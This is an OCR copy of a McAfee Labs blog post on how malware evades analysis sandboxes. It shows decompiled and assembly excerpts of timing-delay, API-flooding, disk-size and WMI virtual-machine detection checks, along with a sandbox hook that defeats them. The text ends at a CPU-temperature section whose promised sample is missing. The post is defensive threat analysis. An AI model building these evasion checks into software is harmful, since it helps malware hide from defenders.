
Evolution of Malware Sandbox Evasion Tactics – A Retrospective Study

mcafee.com/blogs/other-blogs/mcafee-labs/evolution-of-malware-sandbox-evasion-tactics-a-retrospective-study/

September 9, 2019




Executive Summary

Malware evasion techniques are widely used to circumvent detection as well as analysis and understanding. One of the dominant categories of evasion is anti-sandbox detection, simply because today's sandboxes are becoming the fastest and easiest way to have an overview of the threat. Many companies use these kinds of systems to detonate malicious files and URLs found, to obtain more indicators of compromise to extend their defenses and block other related malicious activity. Nowadays we understand security as a global process, and sandbox systems are part of this ecosystem, and that is why we must take care with the methods used by malware and how we can defeat it.

Historically, sandboxes had allowed researchers to visualize the behavior of malware accurately within a short period of time. As the technology evolved over the past few years, malware authors started producing malicious code that delves much deeper into the system to detect the sandboxing environment.

As sandboxes became more sophisticated and evolved to defeat the evasion techniques, we observed multiple strains of malware that dramatically changed their tactics to remain a step ahead. In the following sections, we look back on some of the most prevalent sandbox evasion techniques used by malware authors over the past few years and validate the fact that malware families extended their code in parallel to introducing more stealthier techniques.

The following diagram shows one of the most prevalent sandbox evasion tricks we will discuss in this blog, although many others exist.



Common Sandbox Evasion Techniques
Malware
Delaying execution: common techniques used to delay the normal execution of malicious process. Used to circumvent the timeout configuration in most sandboxes.
Hardware detection: techniques used to fingerprint the current sandbox hardware. Checking hardware size, available HD size…
CPU detection: techniques used to detect the CPU core count. Used to circumvent the low amount of resources commonly used in most sandboxes.
User interaction: techniques used to detect if there is any user interaction. Used to circumvent the fact that a sandbox is not a real machine used daily.
Environment detection: techniques used to detect the environment where the sample is running before to drop a payload.

Delaying Execution

Initially, several strains of malware were observed using timing-based evasion techniques [latent execution], which primarily boiled down to delaying the execution of the malicious code for a period using known Windows APIs like NtDelayExecution, CreateWaitTableTImer, SetTimer and others. These techniques remained popular until sandboxes started identifying and mitigating them.

GetTickCount

As sandboxes identified malware and attempted to defeat it by accelerating code execution, it resorted to using acceleration checks using multiple methods. One of those methods, used by multiple malware families including **Win32/Kovter**, was using Windows API GetTickCount followed by a code to check if the expected time had elapsed. However, we observed several variations of this method across malware families.




```
mov     esi, ds:GetTickCount
call    esi ; GetTickCount
push    0EA60h          ; dwMilliseconds
mov     edi, eax
call    ds:Sleep
call    esi ; GetTickCount
sub     eax, edi
mov     ecx, 0E678h
cmp     ecx, eax
mov     edx, offset TimeAcceleration ; Code checking for time acceleration
sbb     ecx, ecx
```

This anti-evasion technique could be easily bypassed by the sandbox vendors simply creating a snapshot with more than 20 minutes to have the machine running for more time.

API Flooding


Another approach that subsequently became more prevalent, observed with Win32/Cutwail malware, is calling the garbage API in the loop to introduce the delay, dubbed API flooding. Below is the code from the malware that shows this method.



```
v4 = a1 ^ dword_403070;
v16 = 0;
v15 = 20;
v14 = dword_403070;
v5 = 7814901;
do
{
  v8 = v5;
  v7 = v3;
  v6 = v4;
  GetSystemTimeAdjustment(&TimeAdjustment, &TimeIncrement, &TimeAdjustmentDisabled);
  v4 = v6;                                    // GetSystemTimeAdjustment called > 78 Lac times
  v3 = v7;
  v5 = v8 - 1;
}
while ( v8 != 1 );
```


Inline Code

We observed how this code resulted in a DOS condition since sandboxes could not handle it well enough. On the other hand, this sort of behavior is not too difficult to detect by more involved sandboxes. As they became more capable of handling the API based stalling code, yet another strategy to achieve a similar objective was to introduce inline assembly code that waited for more than 5 minutes before executing the hostile code. We found this technique in use as well.



```
004EEFD2
004EEFD2 loc_4EEFD2:
004EEFD2 mov     edx, edx
004EEFD4 inc     dword ptr [ebx]
004EEFD6 cmp     dword ptr [ebx], 1C9C381h
004EEFDC jnz     short loc_4EEFD2

004EEFDE xor     eax, eax
004EEFE0 mov     [ebx], eax

004EEFE2
004EEFE2 loc_4EEFE2:
004EEFE2 mov     ecx, ecx
004EEFE4 inc     dword ptr [ebx]
004EEFE6 cmp     dword ptr [ebx], 376EAC81h
004EEFEC jnz     short loc_4EEFE2
```

Sandboxes are now much more capable and armed with code instrumentation and full system emulation capabilities to identify and report the stalling code. This turned out to be a simplistic approach which could sidestep most of the advanced sandboxes. In our observation, the following depicts the growth of the popular timing-based evasion techniques used by malware over the past few years.


Delay using Windows Timer APIs
Usermode hook checks for known timer APIs
Timer APIs inside long loops for introducing delay
Timinig acceleration checks using multiple methods
API Flooding - Long loops using garbage APIs
Long inline assembly loops

Hardware Detection


Another category of evasion tactic widely adopted by malware was fingerprinting the hardware, specifically a check on the total physical memory size, available HD size / type and available CPU cores.

These methods became prominent in malware families like Win32/Phorpiex, Win32/Comrerop, Win32/Simda and multiple other prevalent ones. Based on our tracking of their variants, we noticed Windows API DeviceIoControl() was primarily used with specific

Control Codes to retrieve the information on Storage type and Storage Size.


Ransomware and cryptocurrency mining malware were found to be checking for total available physical memory using a known GlobalMemoryStatusEx () trick. A similar check is shown below.

Storage Size check:



```
v2 = CreateFileA("\\\\.\\PhysicalDrive0", 0x80000000, 1u, 0, 3u, 0, 0);
Result = (BOOL)v2;
if ( v2 == (HANDLE)-1 )
{
  LODWORD(v0) = CloseHandle((HANDLE)0xFFFFFFFF);
}
else
{
  Output = (HKEY)DeviceIoControl(v2, 0x7405Cu, 0, 0, &OutBuffer, 8u, &BytesReturned, 0);
  LODWORD(v0) = CloseHandle((HANDLE)Result);
  if ( Output )
  {
    v0 = OutBuffer / 0x40000000;
    if ( OutBuffer / 0x40000000 <= 10 )
    {
      sub_402DC8();
      LODWORD(v0) = &BytesReturned;
    }
```

Illustrated below is an example API interception code implemented in the sandbox that can manipulate the returned storage size.



```
{
    BOOL Ret = 0;

    DWORD HighPart, LowPart = 0;
    GET_LENGTH_INFORMATION *LengthInfo;
    Ret = Real_DeviceIoControl(hDevice, dwIoControlCode, lpInBuffer, nInBufferSize, lpOutBuffer, nOutBufferSize, lpBytesReturne

    if (Ret)
        {
            if (dwIoControlCode == IOCTL_DISK_GET_LENGTH_INFO && lpOutBuffer != NULL )
            {
                LengthInfo = (GET_LENGTH_INFORMATION *)lpOutBuffer;
                if (LengthInfo->Length.QuadPart / 1073741824 <= 60)
                {
                    HighPart = LengthInfo->Length.HighPart;
                    LowPart = LengthInfo->Length.LowPart;
                    LengthInfo->Length.HighPart = 0x000000FF;
                    LengthInfo->Length.LowPart = 0xFFDFF000;
                }
            }
        }
```


Subsequently, a Windows Management Instrumentation (WMI) based approach became more favored since these calls could not be easily intercepted by the existing sandboxes.

```
// Step 6: --------------------------------------------------
// Use the IWbemServices pointer to make requests of WMI ----
//BSTR querries[5]={
//L"SELECT *FROM Win32_Processor WHERE Name LIKE \"%QEMU%\" ",
//L"SELECT *FROM Win32_BIOS WHERE Manufacturer LIKE \"%QEMU%\" ",
//L"SELECT *FROM Win32_DiskDrive WHERE Model LIKE \"%QEMU%\" ",
//L"SELECT *FROM Win32_SCSIController WHERE Manufacturer LIKE \"%Xen%\" ",
//L"SELECT *FROM Win32_ComputerSystem WHERE Manufacturer LIKE \"%Parallels%\" "
//};
    BSTR querries[22]={
L"SELECT *FROM Win32_Processor",
L"SELECT *FROM Win32_BIOS",
L"SELECT *FROM Win32_DiskDrive",
L"SELECT *FROM Win32_SCSIController",
L"SELECT *FROM Win32_ComputerSystem",
L"SELECT *FROM Win32_LogicalDisk",
L"SELECT *FROM Win32_Bus",
L"SELECT *FROM Win32_Battery",
L"SELECT *FROM Win32_DeviceSettings",
L"SELECT *FROM Win32_DiskPartition",
L"SELECT *FROM Win32_DriverVXD",
L"SELECT *FROM Win32_IDEController",
L"SELECT *FROM Win32_Keyboard",
L"SELECT *FROM Win32_NetworkAdapterConfiguration",
L"SELECT *FROM Win32_NetworkConnection",
L"SELECT *FROM Win32_PointingDevice",
L"SELECT *FROM Win32_SMBIOSMemory",
L"SELECT *FROM Win32_USBControllerDevice",
```

```
    IWbemLocator *pLoc = NULL;

    hres = CoCreateInstance(
        CLSID_WbemLocator,
        0,
        CLSCTX_INPROC_SERVER,
        IID_IWbemLocator, (LPVOID *) &pLoc);

    if (FAILED(hres))
    {
        cout << "Failed to create IWbemLocator object."
            << " Err code = 0x"
            << hex << hres << endl;
        CoUninitialize();
        return 1;                 // Program has failed.
    }
```


CLSID for Wbem

Output on VMware




```
executing query:  SELECT *FROM Win32_DiskDrive
Query successful
__CLASS: Win32_DiskDrive
__SUPERCLASS: CIM_DiskDrive
__DYNASTY: CIM_ManagedSystemElement
__RELPATH: Win32_DiskDrive.DeviceID="\\\\.\\PHYSICALDRIVE0"
Caption: VMware, VMware Virtual S SCSI Disk Device
CreationClassName: Win32_DiskDrive
Description: Disk drive
DeviceID: \\.\PHYSICALDRIVE0
InterfaceType: SCSI
Manufacturer: (Standard disk drives)
MediaType: Fixed   hard disk media
Model: VMware, VMware Virtual S SCSI Disk Device
Name: \\.\PHYSICALDRIVE0
PNPDeviceID: SCSI\DISK&VEN_VMWARE_&PROD_VMWARE_VIRTUAL_S&REV_1.0\4&5FCAAFC&0&(
Size: 8587192320
Status: OK
```

Output on Qemu system




```
executing querry:  SELECT *FROM Win32_DiskDrive
Querry successful
__CLASS: Win32_DiskDrive
__SUPERCLASS: CIM_DiskDrive
__DYNASTY: CIM_ManagedSystemElement
__RELPATH: Win32_DiskDrive.DeviceID="\\\\.\\PHYSICALDRIVE0"
__SERVER: WIN-EPSNRRKVPOM
__NAMESPACE: ROOT\CIMV2
__PATH: \\WIN-EPSNRRKVPOM\ROOT\CIMV2:Win32_DiskDrive.DeviceID="\\\\.
Caption: QEMU HARDDISK ATA Device
CreationClassName: Win32_DiskDrive
Description: Disk drive
DeviceID: \\.\PHYSICALDRIVE0
FirmwareRevision: 1.6.2
InterfaceType: IDE
Manufacturer: (Standard disk drives)
MediaType: Fixed hard disk media
Model: QEMU HARDDISK ATA Device
```

Output on XEN Hypervisor system



```
executing querry:  SELECT *FROM Win32_BIOS
Querry successful
__CLASS: Win32_BIOS
__SUPERCLASS: CIM_BIOSElement
__DYNASTY: CIM_ManagedSystemElement
__RELPATH: Win32_BIOS.Name="Default System BIOS",SoftwareElementID="Defa
BIOS",SoftwareElementState=3,TargetOperatingSystem=0,Version="Xen - 0"
__SERVER: WIN-EPSNRRKVPOM
__NAMESPACE: ROOT\CIMV2
__PATH: \\WIN-EPSNRRKVPOM\ROOT\CIMV2:Win32_BIOS.Name="Default System BI
BIOS",SoftwareElementState=3,TargetOperatingSystem=0,Version="Xen - 0"
Caption: Default System BIOS
Description: Default System BIOS
Manufacturer: Xen
Name: Default System BIOS
ReleaseDate: 20140725000000.000000+000
SerialNumber: 1028ec96-adf1-464b-b6fb-12ad00f434ca
SMBIOSBIOSVersion: 4.4.0
SoftwareElementID: Default System BIOS
Status: OK
Version: Xen - 0
```


Here is our observed growth path in the tracked malware families with respect to the Storage type and size checks.


Registry checks fingerpriting storage type
Setupapi.dll for fingerprinting storage type
DeviceIoControl / GetDiskFreeSpace for storage type and size checks
GlobalMemoryStatusEx ( ) to check available physical memory
WMI based approaches

CPU Temperature Check

Malware authors are always adding new and interesting methods to bypass sandbox systems. Another check that is quite interesting involves checking the temperature of the processor in execution.

A code sample where we saw this in the wild is:



